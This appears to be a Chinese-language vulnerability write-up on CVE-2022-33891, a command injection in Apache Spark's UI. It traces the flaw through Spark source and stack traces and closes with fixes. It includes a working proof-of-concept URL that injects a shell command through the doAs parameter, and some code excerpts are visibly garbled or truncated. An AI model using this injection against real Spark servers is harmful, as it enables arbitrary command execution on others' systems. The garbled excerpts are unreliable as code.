


./ BlogPapers

 [View on GitHub](#)

CVE-2022-33891 Apache spark shell command injection


前言

漏洞公告: <https://lists.apache.org/thread/p84713kopoo5bjtmxrcwk21xp6tjxqlc>

影响版本: Apache spark versions 3.0.3 and earlier, versions 3.1.1 to 3.1.2, and versions 3.2.0 to 3.2.1

漏洞分析

漏洞修复commit <https://github.com/apache/spark/pull/36315/files> , 从commit中不能发现将username直接拼接到命令执行的参数集合中, 没有做任何的处理, 导致命令执行漏洞。



```
core/src/main/scala/org/apache/spark/security/ShellBasedGroupsMappingProvider.scala
@@ -30,6 +30,8 @@ import org.apache.spark.util.Utils
30 private[spark] class ShellBasedGroupsMappingProvider extends GroupMappingServiceProvider
31   with Logging {
32
33   override def getGroups(username: String): Set[String] = {
34     val userGroups = getUnixGroups(username)
35     logDebug("User: " + username + " Groups: " + userGroups.mkString(","))
36
37   private lazy val idPath = Utils.executeAndGetOutput("which" :: "id" :: Nil).stripLineEnd
38   override def getGroups(username: String): Set[String] = {
39     val userGroups = getUnixGroups(username)
40     logDebug("User: " + username + " Groups: " + userGroups.mkString(","))
41
42   private def getUnixGroups(username: String): Set[String] = {
43     val cmdSeq = Seq("bash", "-c", "id -Gn " + username)
44     // we need to get rid of the trailing "\n" from the result of command execution
45     Utils.executeAndGetOutput(cmdSeq).stripLineEnd.split(" ").toSet
46   }
47 }
```

从公告的描述中能够发现是需要开启acl功能

Severity: important

Description:

The Apache Spark UI offers the possibility to enable ACLs via the configuration option `spark.acls.enable`. With an authentication filter, this checks whether a user has access permissions to view or modify the application. If ACLs are enabled, a code path in `HttpSecurityFilter` can allow someone to perform impersonation by providing an arbitrary user name. A malicious user might then be able to reach a permission check function that will ultimately build a Unix shell command based on their input, and execute it. This will result in arbitrary shell command execution as the user Spark is currently running as. This affects Apache Spark versions 3.0.3 and earlier, versions 3.1.1 to 3.1.2, and versions 3.2.0 to 3.2.1.

This issue is being tracked as SPARK-38992

开启acl功能是需要启动spark时添加相关的acl参数（默认是不启用），具体配置可以参考官方文档：

<https://spark.apache.org/docs/3.0.3/security.html>

漏洞启动配置如下，最后 `--conf`

`spark.user.groups.mapping=org.apache.spark.security.ShellBasedGroupsMappingProvider` 是可选项，因为不写默认是 `ShellBasedGroupsMappingProvider`：

```
./spark-shell --conf spark.acls.enable=true --conf spark.ui.port=8090 --conf spa
```


漏洞复现

启动spark

```
sum@sum ~/works/CVE/CVE-2022-33891/spark-3.0.3/bin
> ./spark-shell --conf spark.acls.enable=true --conf spark.ui.port=8090 --conf spark.ui.view.ac
ls=true
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.apache.spark.unsafe.Platform (file:/Users/sum/works/C
VE/CVE-2022-33891/spark-3.0.3/assembly/target/scala-2.12/jars/spark-unsafe_2.12-3.0.3.jar) to c
onstructor java.nio.DirectByteBuffer(long,int)
WARNING: Please consider reporting this to the maintainers of org.apache.spark.unsafe.Platform
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access oper
ations
WARNING: All illegal access operations will be denied in a future release
22/07/19 17:09:00 WARN NativeCodeLoader: Unable to load native-hadoop library for your platform
... using builtin-java classes where applicable
Using Spark's default log4j profile: org/apache/spark/log4j-defaults.properties
Setting default log level to "WARN"
```

访问

```
http://172.20.16.60:8090/?doAs=`open%20-na%20Calculator`
```



漏洞分析

报错堆栈中可以发现漏洞的执行路径

```
org.apache.spark.SparkException: Process List(bash, -c, id -Gn "open Calculator"
    at org.apache.spark.util.Utils$.executeAndGetOutput(Utils.scala:1270)
    at org.apache.spark.security.ShellBasedGroupsMappingProvider.getUnixGroup
    at org.apache.spark.security.ShellBasedGroupsMappingProvider.getGroups(S
    at org.apache.spark.util.Utils$.getCurrentUserGroups(Utils.scala:2427)
    at org.apache.spark.SecurityManager.isUserInACL(SecurityManager.scala:38
    at org.apache.spark.SecurityManager.checkUIViewPermissions(SecurityManag
    at org.apache.spark.ui.HttpSecurityFilter.doFilter(HttpSecurityFilter.sc
    at org.sparkproject.jetty.servlet.FilterHolder.doFilter(FilterHolder.java
    at org.sparkproject.jetty.servlet.ServletHandler$Chain.doFilter(ServletH
    at org.sparkproject.jetty.servlet.ServletHandler.doHandle(ServletHandler
    at org.sparkproject.jetty.server.handler.ScopedHandler.nextHandle(ScopedH
    at org.sparkproject.jetty.server.handler.ContextHandler.doHandle(ContextH
    at org.sparkproject.jetty.server.handler.ScopedHandler.nextScope(ScopedH
    at org.sparkproject.jetty.servlet.ServletHandler.doScope(ServletHandler.
    at org.sparkproject.jetty.server.handler.ScopedHandler.nextScope(ScopedH
    at org.sparkproject.jetty.server.handler.ContextHandler.doScope(ContextH
    at org.sparkproject.jetty.server.handler.ScopedHandler.handle(ScopedHand
    at org.sparkproject.jetty.server.handler.gzip.GzipHandler.handle(GzipHan
    at org.sparkproject.jetty.server.handler.ContextHandlerCollection.handle
    at org.sparkproject.jetty.server.handler.HandlerWrapper.handle(HandlerWr
    at org.sparkproject.jetty.server.Server.handle(Server.java:516)
    at org.sparkproject.jetty.server.HttpChannel.lambda$handle$1(HttpChannel
    at org.sparkproject.jetty.server.HttpChannel.dispatch(HttpChannel.java:6
    at org.sparkproject.jetty.server.HttpChannel.handle(HttpChannel.java:380
    at org.sparkproject.jetty.server.HttpConnection.onFillable(HttpConnection
    at org.sparkproject.jetty.io.AbstractConnection$ReadCallback.succeeded(AL
    at org.sparkproject.jetty.io.FillInterest.fillable(FillInterest.java:105
    at org.sparkproject.jetty.io.ChannelEndPoint$1.run(ChannelEndPoint.java:
    at org.sparkproject.jetty.util.thread.strategy.EatWhatYouKill.runTask(Ea
    at org.sparkproject.jetty.util.thread.strategy.EatWhatYouKill.doProduce(
    at org.sparkproject.jetty.util.thread.strategy.EatWhatYouKill.tryProduce
    at org.sparkproject.jetty.util.thread.strategy.EatWhatYouKill.run(EatWha
    at org.sparkproject.jetty.util.thread.ReservedThreadExecutor$ReservedThr
    at org.sparkproject.jetty.util.thread.QueuedThreadPool.runJob(QueuedThre
    at org.sparkproject.jetty.util.thread.QueuedThreadPool$Runner.run(Queued
    at java.base/java.lang.Thread.run(Thread.java:834)
```

可以直接忽视jetty层面的执行流程，直接看spark的执行过程。

```
org.apache.spark.SparkException: Process List(bash, -c, id -Gn 'open Calculator'
    at org.apache.spark.util.Utills$.executeAndGetOutput(Utills.scala:1270)
    at org.apache.spark.security.ShellBasedGroupsMappingProvider.getUnixGroup
    at org.apache.spark.security.ShellBasedGroupsMappingProvider.getGroups(S
    at org.apache.spark.util.Utills$.getCurrentUserGroups(Utills.scala:2427)
    at org.apache.spark.SecurityManager.isUserInACL(SecurityManager.scala:38
    at org.apache.spark.SecurityManager.checkUIViewPermissions(SecurityManag
    at org.apache.spark.ui.HttpSecurityFilter.doFilter(HttpSecurityFilter.sc
```

在org.apache.spark.ui.HttpSecurityFilter#doFilter方法中，可以发现将参数doAs传入org.apache.spark.SecurityManager.checkUIViewPermissions方法中

```
override def doFilter(req: ServletRequest, res: ServletResponse, chain: FilterChain): Unit = {
    val hreq = req.asInstanceOf[HttpServletRequest]
    val hres = res.asInstanceOf[HttpServletResponse]
    hres.setHeader("Cache-Control", "no-cache, no-store, must-revalidate")

    val requestUser = hreq.getRemoteUser()

    // The doAs parameter allows proxy servers (e.g. Knox) to impersonate other users. For
    // that to be allowed, the authenticated user needs to be an admin.
    val effectiveUser = Option(hreq.getParameter("doAs"))
      .map { proxy =>
        if (requestUser != proxy && !securityMgr.checkAdminPermissions(requestUser)) {
          hres.sendError(HttpServletResponse.SC_FORBIDDEN,
            s"User $requestUser is not allowed to impersonate others.")
          return
        }
        proxy
      }
      .getOrElse(requestUser)

    if (!securityMgr.checkUIViewPermissions(effectiveUser)) {
      hres.sendError(HttpServletResponse.SC_FORBIDDEN,
        s"User $effectiveUser is not authorized to access this page.")
      return
    }
}
```

在checkAdminPermissions方法传入到isUserInACL方法

```
def checkUIViewPermissions(user: String): Boolean = {  
  logDebug("user=" + user + " aclsEnabled=" + aclsEnabled() + " viewAcls=" +  
    viewAcls.mkString(",") + " viewAclsGroups=" + viewAclsGroups.mkString(","))  
  isUserInACL(user, viewAcls, viewAclsGroups)  
}
```

在isUserInACL方法调用了

org.apache.spark.util.Utills\$.getCurrentUserGroups

```
private def isUserInACL(  
  user: String,  
  aclUsers: Set[String],  
  aclGroups: Set[String]): Boolean = {  
  if (user == null ||  
    !aclsEnabled ||  
    aclUsers.contains(WILDCARD_ACL) ||  
    aclUsers.contains(user) ||  
    aclGroups.contains(WILDCARD_ACL)) {  
    true  
  } else {  
    val userGroups = Utills.getCurrentUserGroups(sparkConf, user)  
    logDebug(s"user $user is in groups ${userGroups.mkString(",")}")  
    aclGroups.exists(userGroups.contains(_))  
  }  
}
```

在getCurrentUserGroups方法中将username传入到

org.apache.spark.security.ShellBasedGroupsMappingProvider.getGroups
方法

```
// returns the groups to which the current user belongs
def getCurrentUserGroups(sparkConf: SparkConf, username: String): Set[String] = {
  val groupProviderClassName = sparkConf.get(USER_GROUPS_MAPPING)
  if (groupProviderClassName != "") {
    try {
      val groupMappingServiceProvider = classForName(groupProviderClassName).
        getConstructor().newInstance().
        asInstanceOf[org.apache.spark.security.GroupMappingServiceProvider]
      val currentUserGroups = groupMappingServiceProvider.getGroups(username)
      return currentUserGroups
    } catch {
      case e: Exception => logError(s"Error getting groups for user=$username", e)
    }
  }
  EMPTY_USER_GROUPS
}
```


然后传入到



`org.apache.spark.security.ShellBasedGroupsMappingProvider.getGroups` 方法，最终执行传入参数的命令。

```
override def getGroups(username: String): Set[String] = {
  val userGroups = getUnixGroups(username)
  logDebug("User: " + username + " Groups: " + userGroups.mkString(","))
  userGroups
}

// shells out a "bash -c id -Gn username" to get user groups
private def getUnixGroups(username: String): Set[String] = {
  val cmdSeq = Seq("bash", "-c", "id -Gn " + username)
  // we need to get rid of the trailing "\n" from the result of command execution
  Utils.executeAndGetOutput(cmdSeq).stripLineEnd.split(" ").toSet
}
```

漏洞流程





漏洞修复方案

1. 升级到最新版本
2. 如果开启了acl功能, 关闭即可
3. 如果一定需要acl功能需要可以自定义 `spark.user.groups.mapping`
在 `org.apache.spark.security.ShellBasedGroupsMappingProvider` 中添加命令执行过滤操作。

参考

```
>> https://spark.apache.org/docs/3.0.3/security.html
>> https://y4tacker.github.io/
>> https://github.com/apache/spark/pull/36315/files
>> https://lists.apache.org/thread/p84713kopoo5bjtmxrcwk21xp6tjxqlc
```